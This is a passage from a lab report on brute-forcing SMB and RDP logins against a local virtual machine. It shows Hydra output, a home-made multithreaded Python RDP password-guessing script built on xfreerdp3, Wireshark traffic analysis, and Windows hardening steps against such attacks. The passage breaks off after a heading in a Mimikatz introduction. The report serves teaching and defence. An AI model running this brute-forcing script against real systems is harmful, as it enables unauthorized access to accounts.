


Figure 16: Viewing the successful Session Setup Response




Figure 17: Viewing the Tree Connect Request

The `Tree Connect Request` is followed by a `Tree Connect Response`, which includes an Access Mask field for the requested share, showing the permissions our user has on this share, as shown in Figure 18.




Figure 18: Viewing the Tree Connect Response

4.3 Brute-Forcing RDP

RDP is a proprietary protocol developed by Microsoft that allows a user to connect to another computer with a graphical interface. The user utilizes an RDP client, while the target machine must be running RDP server software. [10]
However, Hydra did not detect my installation of `libfreerdp3`, even though the package was already installed, as shown in Figures 19 and 20. Therefore, I decided to create my own simple Python RDP brute-forcing script based on the `xfreerdp3` command.

```
~
❯ hydra -l user5 -P example_wordlist -t 1 192.168.56.102 rdp -I
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-05 20:38:55
[ERROR] Compiled without FREERDP support, modules not available!

~
❯
```

Figure 19: Hydra showing that it's not compiled with freerdp support

```
thc-hydra on  master [!] via C v14.2.0-gcc took 13s
❯ sudo apt install libfreerdp3-3
libfreerdp3-3 is already the newest version (3.12.0+dfsg-1).
The following packages were automatically installed and are no longer required:
  crackmapexec              libfmt9                   libiniparser1             libpoppler-cpp1        libunwind-19               python3-setproctitle
  firebird3.0-common        libgdal34t64              libjim0.82t64             libpoppler134          libusbmuxd6                python3-setuptools-scm
  firebird3.0-common-doc    libgeos3.12.2             libjsoncpp25              libpostproc57          libwebrtc-audio-processing1  python3-trove-classifiers
  fonts-liberation2         libgeos3.13.0             libkf5js5                 libpython3.11-dev      libwireshark17t64          python3.11
  hydra-gtk                 libgfapi0                 libkf5kexiv2-15.0.0       libpython3.11-minimal  libwiretap14t64            python3.11-dev
  ibverbs-providers         libgfrpc0                 libkf5khtml-bin           libpython3.11-stdlib   libwsutil15t64             python3.11-minimal
  imagemagick-6.q16         libgfxdr0                 libkf5khtml-data          libpython3.11t64       libzip4t64                 python3.12
  kdoctools5                libgl1-mesa-dev           libkf5khtml5              libpython3.12-dev      linux-image-6.11.2-amd64   python3.12-dev
  libarmadillo12            libglapi-mesa             libkf5parts-plugins       libpython3.12-minimal  linux-image-6.8.11-amd64   python3.12-minimal
  libassuan0                libgles-dev               liblbfgsb0                libpython3.12-stdlib   openjdk-17-jre             python3.12-tk
  libavfilter9              libgles1                  libmagickcore-6.q16-7-extra  libpython3.12t64    openjdk-17-jre-headless    ruby-zeitwerk
  libavformat60             libglusterfs0             libmagickcore-6.q16-7t64  libqmobipocket2        openjdk-23-jre             ruby3.1
  libbfio1                  libglvnd-core-dev         libmagickwand-6.q16-7t64  libqpdf29t64           openjdk-23-jre-headless    ruby3.1-dev
  libblosc2-3               libglvnd-dev              libmbedcrypto7t64         libqt5sensors5         perl-modules-5.38          ruby3.1-doc
  libc++1-19                libgspell-1-2             libmfx1                   libqt5webkit5          python3-appdirs            rwho
  libc++abi1-19             libgtksourceview-3.0-1    libmsgraph-0-1            librados2              python3-hatch-vcs          rwhod
  libcapstone4              libgtksourceview-3.0-common  libnetcdf19t64         libradmacm1t64         python3-hatchling          samba-vfs-modules
  libcephfs2                libgtksourceviewmm-3.0-0v5  libnghttp3-3            libssh-gcrypt-4        python3-jose               strongswan
  libconfig++9v5            libgumbo2                 libokular5core11          libsuperlu6            python3-lib2to3
  libconfig9                libhdf5-103-1t64          libpaper1                 libswscale7            python3-ntlm-auth
  libdirectfb-1.7-7t64      libhdf5-hl-100t64         libperl5.38t64            libtag1v5              python3-pathspec
  libegl-dev                libibverbs1               libplacebo338             libtag1v5-vanilla      python3-pluggy
  libflac12t64              libimobiledevice6         libplist3                 libtagc0               python3-rsa
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 336

thc-hydra on  master [!] via C v14.2.0-gcc
❯ ./configure | fzf --multi
Checking for Freerdp2 (libfreerdp2/freerdp.h/libwinpr2/winpr.h) ...
Checking for Freerdp3 (libfreerdp3/freerdp.h/libwinpr3/winpr.h) ...
                                                                ... NOT found, checking for freerdp2 module next...
                                                                ... NOT found, module rdp disabled

thc-hydra on  master [!] via C v14.2.0-gcc took 8s
❯
```

Figure 20: Showing that the `libfreerdp3` package is installed but not found

Using my script, I can now obtain the credentials and generate a command to connect to the server with the username and password of the target user, as demonstrated in Figure 21. The flags in my tool have the same meaning as those in Hydra, with the only exception being the use of the `-h` flag to specify the host.

```
~ via 🐍 v3.13.2 took 9s
❯ python rdp.py -u user5 -h 192.168.56.102 -t 5 -P example_wordlist
SUCCESS: Found password 'P@ssw0rd123!' for user 'user5'
command to connect: xfreerdp3 /v:192.168.56.102:3389 /u:user5 /p:P@ssw0rd123!

~ via 🐍 v3.13.2
❯
```

Figure 21: Obtaining the credentials of the user

4.3.1 Explaining My Own RDP Brute-Forcing Script

Instead of explaining the actual code, I will describe an abstracted version, as redundant lines or error handling are not necessary to understand how it works.
After the imports, I define a threading event called `password_found`, which is set once the correct password is found. All threads or workers can check whether this variable is set to determine whether they should continue running or exit.

```
import subprocess, threading, argparse, concurrent.futures

# defining a threading event
password_found = threading.Event()
```

Now, the `run_command` function uses the `subprocess` library and takes the host, user, port, and password as arguments. It returns the status code of the execution, as well as `stdout` and `stderr`. The `xfreerdp3` utility provides the `+auth-only` option, which allows authentication to a server without establishing a full session, as shown in Figure 22. Additionally, after running the command, we can use `echo $status` to view the exit code of the last executed command. Since I use the Fish shell, this differs from the `$?` variable used in Bash or Zsh. [11]




Figure 22: Obtaining the exit code of the `xfreerdp3` command

```
# Run login attempt and return (exit code, stdout, stderr)
def run_command(host, user, port, password):
    cmd = ["xfreerdp3", f"/v:{host}:{port}", f"/u:{user}",
        f"/p:{password}", "+auth-only"]
    try:
        # running the command itself
        result = subprocess.run(cmd, capture_output=True, text=True)
        # returning the obtained results
        return result.returncode, result.stdout.strip(), result.stderr.strip()
    except:
        return -1, "", "Error"
```

Next, the `worker` function is the component that actually calls `run_command` and executes `xfreerdp3`. It is executed by each thread and takes the arguments `args` and `passwords`, where `passwords` refers to the subset of the wordlist assigned to that particular worker. The original wordlist is split evenly across all workers into smaller chunks, each of which is passed to a separate instance of the `worker` function.
The `worker` function iterates over the provided list of passwords and first checks whether the `password_found` variable is set. If it is, the function returns immediately. If not, it calls `run_command` with the current username and password. If the password is found, the `password_found` variable is set, and the function returns `True`.

```
# Worker tries passwords until success or stop signal
def worker(args, passwords):
    for pw in passwords:
        if password_found.is_set(): return
        # executing the command
        code, _, _ = run_command(args.host, args.user, args.port, pw)
        # checking for sucessfull authentication
        if code == 131:
            print(f"SUCCESS: {pw}")
            password_found.set()
            return True
    return False
```

The `main` function begins by creating a new `ArgumentParser` object. Using the `add_argument` method, all required arguments are added. Since the code for each argument is repetitive, I only included one line as an example. After this, the `args` variable is defined by calling `parser.parse_args()`, which parses the input and retrieves the values for the variables.
The password list file is then read and converted into a list, which is split into evenly sized chunks. A thread pool is created using the maximum number of workers, and a `futures` array is initialized to store the results from each thread. Each chunk of the password list is passed into the `worker` function using `executor.submit`, which runs the function in its own separate thread. The result is appended to the `futures` array.
The loop then waits for all threads to complete before proceeding. Finally, it checks whether the `password_found` variable is set. If it is not, a message is printed indicating that the password could not be obtained.

```
def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("-u", "--user", required=True)
    # ... other arguments ...
    args = parser.parse_args()

    pwlist = []
    # read single password or load list from file
    with open(args.Password_list) as f:
        for line in f:
            pwlist.append(line.rstrip('\n'))

    # run with or without threading
    if args.threads == 1:
        worker(args, pwlist)
    else:
        chunks = split_list(pwlist, args.threads)
        # creating a thread pool
        with concurrent.futures.ThreadPoolExecutor(max_workers=num_workers) \
        as executor:
            futures = []
            for i in range(len(split_pw_list)):
                passwords_chunk = split_pw_list[i]
                future = executor.submit(
                    worker_function, args, passwords_chunk)
                    futures.append(future)
            # waiting for all threads to finish
            for future in concurrent.futures.as_completed(futures):
                if future.result():
                    break

    if not password_found.is_set():
        print("Password not found")
```

4.3.2 Analyzing Network Traffic with Wireshark

When inspecting the traffic of an `RDP` connection, we can see that only two RDP requests are sent: a `Negotiate Request` and a `Negotiate Response`. The `Negotiate Request` is used by the client to advertise the supported security protocols, as shown in Figure 23. [12]




Figure 23: Viewing the `RDP Negotiate Request`

The server replies with the protocol to use based on the client's advertisement, which in this case is `CredSSP` (Credential Security Support Provider). `CredSSP` provides an encrypted `TLS` channel, over which the client authenticates using the Simple and Protected Negotiate (`SPNEGO`) protocol with either Microsoft Kerberos or Microsoft NTLM. As shown in Figure 24. [13]




Figure 24: Viewing the `RDP Negotiate Response`

After selecting the protocol, a TLS handshake occurs between the client and the server. During this handshake, both parties agree on the TLS version, choose a cipher suite, authenticate the server's identity via its public key and the digital signature of an SSL certificate authority, and generate session keys in order to use symmetric encryption after the handshake is complete.
First, a `Client Hello` message is sent, which initiates the handshake by specifying the TLS version, supported cipher suites, and a string of random bytes known as the `Client Random`.
This is followed by a `Server Hello` message, in which the server sends its `SSL certificate`, the chosen cipher suite, and another randomly generated string of bytes called the `Server Random`.
Next, the client verifies the certificate to confirm the server's identity. It then sends one more random string of bytes called the premaster secret, encrypted with the server's public key. The server decrypts it and responds with a confirmation message, indicating that the session keys have been successfully established and application data can now be exchanged over the encrypted connection.
Finally, when the client terminates the connection, an `Encrypted Alert` message is sent, signaling the end of the encrypted session. This is followed by a TCP `FIN, ACK` sequence from the client, which the server acknowledges. The connection is ultimately closed with a `RST` and `ACK` flag from the client, thus ending the session. The handshake is annotated in Figure 25, and the end of the connection can be seen in the last four frames on screen.[14, 15]
Whether or not the `RDP` authentication was successful cannot be directly observed, as all communication is wrapped inside encrypted `TLS` packets, making it appear identical in Wireshark. The only indicator is the amount of application data transmitted, from which it can be inferred whether the client briefly connected for authentication only or simply transmitted credentials over the `TLS` connection before the authentication failed.




Figure 25: Viewing the Handshake and Termination of the `Connection`

The main difference isn't just the authentication mechanisms (`CSPP/TLS` vs. `GSS-API/NTLMSSP`). A crucial distinction is how encryption is handled. `RDP` can use `TLS` to encrypt all traffic, including application data, whereas `SMB` uses `GSS-API` to negotiate authentication (often using Kerberos or NTLM) and can encrypt `SMB` packets directly, especially in newer versions (`SMB` 3.0+). When `RDP` uses `TLS`, it creates a `TLS` tunnel. `SMB` encryption is integrated within the `SMB` protocol itself. [1, 10]

4.4 Hardening Windows Against Brute-Force Attacks

Now how do we harden our sever to proect against brute forcing besides enforcing password policies to require complex passwords?

4.4.1 Using EvLWatcher for Rate Limiting

First, to set up rate limiting, I found a `fail2ban`-style tool for Windows that comes preconfigured. After running the setup executable, no additional configuration is necessary, and it can essentially be left to run in the background. Figure 26 shows the IP address of the attacker being temporarily banned after initiating a brute-force attack using Hydra.[3][16]




Figure 26: Observing The Attackers IP-Address getting temporarily banned

4.4.2 Disabling NTLM Authentication

`NTLM` is a legacy authentication protocol that dates back to Windows NT. Although Microsoft introduced a more secure alternative called `Kerberos` in 1989, `NTLM` is still used in some domain networks and remains enabled for backward compatibility. One of `NTLM`'s major flaws is that it stores password hashes in plaintext in the memory of its servers, which can be extracted using pass-the-hash tools such as Mimikatz. [17, 18, 19]
It can be disabled via the Group Policy Editor under Computer Configuration → Windows Settings → Security Settings → Security Options. Then, by double-clicking on `Network security: Restrict NTLM: Incoming NTLM traffic`, selecting Deny all accounts from the dropdown menu, and clicking Ok, NTLM can be effectively blocFed, as annotated in Figure 27.

[3]The banned IP address is `192.168.56.1` because the attacker is on a different network. The server sees the forwarded request through the host of the host-only network, which results in a different apparent source IP.




Figure 27: Disabeling `NTLM` authentication for all accounts

If I now unblock my IP and rerun Hydra, I receive a `STATUS_NOT_SUPPORTED` error in the `NT Status` field of the `SMB2 Session Setup Response` header, as shown in Figure 28. This effectively prevents Hydra from being used on this target, as it is primarily designed for `NTLM` authentication with `SMB2`. Due to the increased complexity of Kerberos-based authentication, Hydra does not support it out of the box. However, an alternative approach could involve configuring `smbclient` to use Kerberos and building a simple script around the configured client to perform authentication attempts.




Figure 28: Hydra failing without being abel to use `NTLM`

4.4.3 Configuring Login Timeout Settings

To slow down `RDP` brute-forcing, account lockout can be configured in the Local Security Policy editor under `Account Lockout Policy`. I set the account lockout threshold to 10 invalid logon attempts and the account lockout duration to 30 minutes. These values can be adjusted as needed. My configuration is shown in Figure 29. [20]




Figure 29: Showing the lockout policy

4.5 Mimikatz: An Introduction

4.5.1 What Is Mimikatz?

Mimikatz is a post-exploitation tool designed to extract credential information. It was originally developed as a proof-of-concept to demonstrate the vulnerabilities in Microsoft authentication protocols such as `NTLM`. [21]

4.5.2 What Can Mimikatz Do?

